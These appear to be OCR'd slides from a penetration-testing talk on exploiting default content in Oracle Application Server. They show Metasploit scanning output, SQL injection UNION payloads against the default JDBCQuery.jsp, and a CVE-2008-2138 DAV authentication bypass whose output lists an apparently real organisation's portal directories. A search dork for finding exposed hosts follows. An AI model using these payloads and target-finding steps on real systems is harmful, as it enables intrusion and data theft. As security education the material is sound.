
```
msf auxiliary(oracle_version_scanner) > set RHOSTS 192.168.26.139
RHOSTS => 192.168.26.139
msf auxiliary(oracle_version_scanner) > set RPORT 7778
RPORT => 7778
msf auxiliary(oracle_version_scanner) > run

[*] Oracle Application Server Found!
[*] 192.168.26.139 is running Oracle HTTP Server Powered by Apache/1.3.22 (Win32) mod_plsql/3.0.9.8.3b mod_ssl/2.8.5 OpenSSL/
0.9.6b mod_fastcgi/2.2.12 mod_oprocmgr/1.0 mod_perl/1.25
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(oracle_version_scanner) > set RHOSTS 192.168.26.137
RHOSTS => 192.168.26.137
msf auxiliary(oracle_version_scanner) > set RPORT 80
RPORT => 80
msf auxiliary(oracle_version_scanner) > run

[*] Oracle Application Server Found!
[*] 192.168.26.137 is running Oracle-Application-Server-10g/10.1.2.0.2 Oracle-HTTP-Server OracleAS-Web-Cache-10g/10.1.2.0.2 (
M;max-age=0+0;age=0;ecid=1513801543022,0)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Finding Default Content

- First step is to find useful “stuff”
- Google/Bing useful (Google Dorks)
- Issue is how to find content internal or when its not indexed
- Solution:
  - oracle_oas_scan.rb

Finding Default Content

- oracle_oas_scan looks for interesting pages related to oracle application servers & tries to tell you why its


user@ubuntu: ~/pentest/msf3
File Edit View Search Terminal Help


```
[+] Found: /bc4j.html --> Vuln: Business Components for Java
[+] Found: /bc4jdoc/ --> Vuln: BC4J Documentation
[+] Found: /cgi-bin/printenv --> Vuln: Prints Oracle HTTP Environment Variables
[+] Found: /cgi-bin/test-cgi --> Vuln:
[+] Found: /demo/sql/jdbc/JDBCQuery.jsp --> Vuln: Run SQL Cmds
[+] Found: /dms/AggreSpy --> Vuln: Oracle DMS Metrics
[+] Found: /dms/DMSDump --> Vuln: Oracle DMS Current Values
[+] Found: /dms0 --> Vuln: Oracle DMS Dump
[+] Found: /dms0/ --> Vuln: Oracle DMS Dump
[+] Found: /fastcgi/ --> Vuln: Fastcgi Developer's Kit Index Page
[+] Found: /fcgi-bin/echo --> Vuln:
[-] No response for [redacted]:80
[+] Found: /file.xsql?name=foobar --> Vuln: See HPOAS page 14
[+] Found: /inTellectPRO.jsp --> Vuln:
[+] Found: /isqlplus --> Vuln: Oracle DB iSqlPlus Login
[+] Found: /isqlplus/ --> Vuln: Oracle DB iSqlPlus Login
[+] Found: /jservdocs/ --> Vuln: Apache JServ Documentation
[+] Received 302 to [redacted]/jspdocs/javadoc/ for /jspdocs/javado
c
[+] Found: /jspdocs/ --> Vuln: JSP Documentation
[+] Found: /jspdocs/index.html --> Vuln: JSP Documentation
[+] Found: /mod_ose.html --> Vuln: Apache Module for Oracle Servlet Engine Docum
entation
[+] Found: /oprocmgr-status --> Vuln: Process Status
[+] Found: /perl/printenv --> Vuln: Oracle Environmental Variables
[+] Received 302 to /pls/www/ for /pls
[+] Received 302 to /pls/www/ for /pls/
[+] Received 302 to /pls/www/admin_/gateway.htm?schema= for /pls/admin_/gateway.
htm
```

Abusing Default Content

- Most Oracle Middleware applications come with lots of default content
    - Must be manually removed (no patch to remove content)
    - Must know exactly where and what files to delete
- Tons of information disclosure
- Sometimes exploitation potential or credential leakage

Abusing Default Content Examples (DB)

- /demo/sql/jdbc/JDBCQuery.jsp
- Ships with Oracle 9.2 Database and installed by default



http://192.168.26.139:7778/demo/sql/jdbc/JDBCQuery.jsp - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites History
Address http://192.168.26.139:7778/demo/sql/jdbc/JDBCQuery.jsp
Go Links


Please enter a suitable JDBC connection string, before you try the above demo

```
To use the thin driver insert your host, port and database id.
Once you have set the connection string it will remain in effect until
the session times out for most demos.  For Connection Cache demos
which use application scope on most servlet engines the connection
string will remain in effect for the life of the application.
```

jdbc:oracle:thin:@localhost:1521:orcl92

Abusing Default Content Examples (DB)

- /demo/sql/jdbc/JDBCQuery.jsp
- Select sys.database_name
- '1'='2' UNION SELECT sys.database_name, -500 FROM Dual



The JDBCQuery JSP - Microsoft Internet Explorer

Address http://192.168.26.139:7778/demo/sql/jdbc/JDBCQuery.jsp?connStr=jdbc%3Aor.

Enter a search condition:

'1'='2' UNION SELECT sys.datab

The JDB


Address l/jdbc/JDBCQuery.jsp?cond=%271%27%3D%272%27+UNION+SELECT+sys.database_name%2C+-500+FROM+dual

Search results for : *'1'='2' UNION SELECT sys.database_name, -500 FROM dual*

- ORCL92.US.ORACLE.COM earns $ -500.

Abusing Default Content Examples (DB)

- /demo/sql/jdbc/JDBCQuery.jsp
- Select sys.database_name
- '1'='2' UNION SELECT sys.login_user, -500 FROM Dual


The JDBCQuery JSP - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites History
Address
Go
Links
Ask Oracle

http://192.168.26.139:7778/demo/sql/jdbc/JDBCQuery.jsp?connStr=jdbc%3/

Enter a search condition:

T sys.login_user, -500 FROM Dual

The JDBCQuery JSP - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites History
Address
Go
Links


27%3D%272%27+UNION+SELECT+sys.login_user%2C+-500+FROM+Dual

Search results for : *'1'='2' UNION SELECT sys.login_user, -500 FROM Dual*

- SCOTT earns $ -500.

Abusing Default Content Examples (OAS)

- Oracle Application Server 10g DAV Authentication Bypass CVE-2008-2138
- /dav_portal/portal/ directory is protected using basic authentication. It is possible to bypass and access content of dav_portal by adding a specially crafted cookie value in the http request header.



CVE-ID

CVE-2008-2138

(under review)

Learn more at National Vulnerability Database (NVD)


• Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings

Description

Oracle Application Server (OracleAS) Portal 10g allows remote attackers to bypass intended access restrictions and read the contents of /dav_portal/portal/ by sending a request containing a trailing "%0A" (encoded line feed), then using the session ID that is generated from that request. NOTE: as of 20080512, Oracle has not commented on the accuracy of this report.

Abusing Default Content Examples (OAS)


- Oracle Application Server 10g DAV Authentication Bypass CVE-2008-2138
- Finding vulnerable hosts:



```
[*] Received 404 for /dav
[*] Received 404 for /dav/
[*] Received 401 for /dav_portal/portal/
```

Abusing Default Content Examples (OAS)


- oracle_dav_bypass.rb



```
msf auxiliary(oracle_dav_bypass) > run

[*] Testing for dav_portal authentication required
[*] We received the 401..sending the bypass request
[*] we received the 200 for pls/portal/%0A trying to grab a cookie
[*] We received the cookie: portal=9.0.3+en-us+us+AMERICA+98AEBB84FB2D1D57E0440003BA0FDA14+C488A0BFCD4E893DF4EE375748A17A19B4
6CF9F3F44B28248FD0F325B10C3C21A0AC81FD6350FFC2392A817CFE19A037ED52ACCF3ACEE057A403A8BD11B264E11EA7010B8367ED2F15B5E76E2E51CA8
F27FBBEE3CABC1317; path=/; secure
[*] Making the request again with our cookie
[*] we received the 200 printing response body
[*] <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN"><html><head><title>Index of /dav_portal/portal </title></head><bod
y><h1>Index of /dav_portal/portal</h1><pre>   <a href="?sort_name_desc">Name</a>                     <a href="?sort_date_asc"
>Last Modified</a>          <a href="?sort_size_asc">Size</a>
<hr>   <a href="/dav_portal/">Parent Directory</a>                             -     -
   <a href="Images/">Images</a>                  19-NOV-2009 17:41          -
   <a href="Portlet_Admin/">Portlet_Admin</a>           15-DEC-2010 20:31         -
   <a href="SHARED/">SHARED</a>                  08-AUG-2009 03:57          -
   <a href="The%20Research%20Foundation%20of%20SUNY/">The Research Foundat...</a>  30-DEC-2010 18:40         -
   <a href="employee_benefits/">employee_benefits</a>       21-SEP-2010 17:57         -
   <a href="rf_news/">rf_news</a>                 24-SEP-2010 14:59          -
   <a href="rf_strategic_plan/">rf_strategic_plan</a>       02-DEC-2010 14:55         -
   <a href="search/">search</a>                  19-AUG-2009 13:06          -
   <a href="sp_news/">sp_news</a>                 28-SEP-2010 05:05          -
</pre><hr><address>Thank you for using the  OraDAV Portal Driver (1.0.3.2.3-0030) </address></body></html>
[*] Auxiliary module execution completed
msf auxiliary(oracle_dav_bypass) >
```

Abusing Default Content Examples (OAS)


- Oracle Application Server 10g DAV Authentication Bypass CVE-2008-2138
- How many targets?



inurl:/portal/page/portal

About 2,890,000 results (0.09 seconds)

- And…unpatched

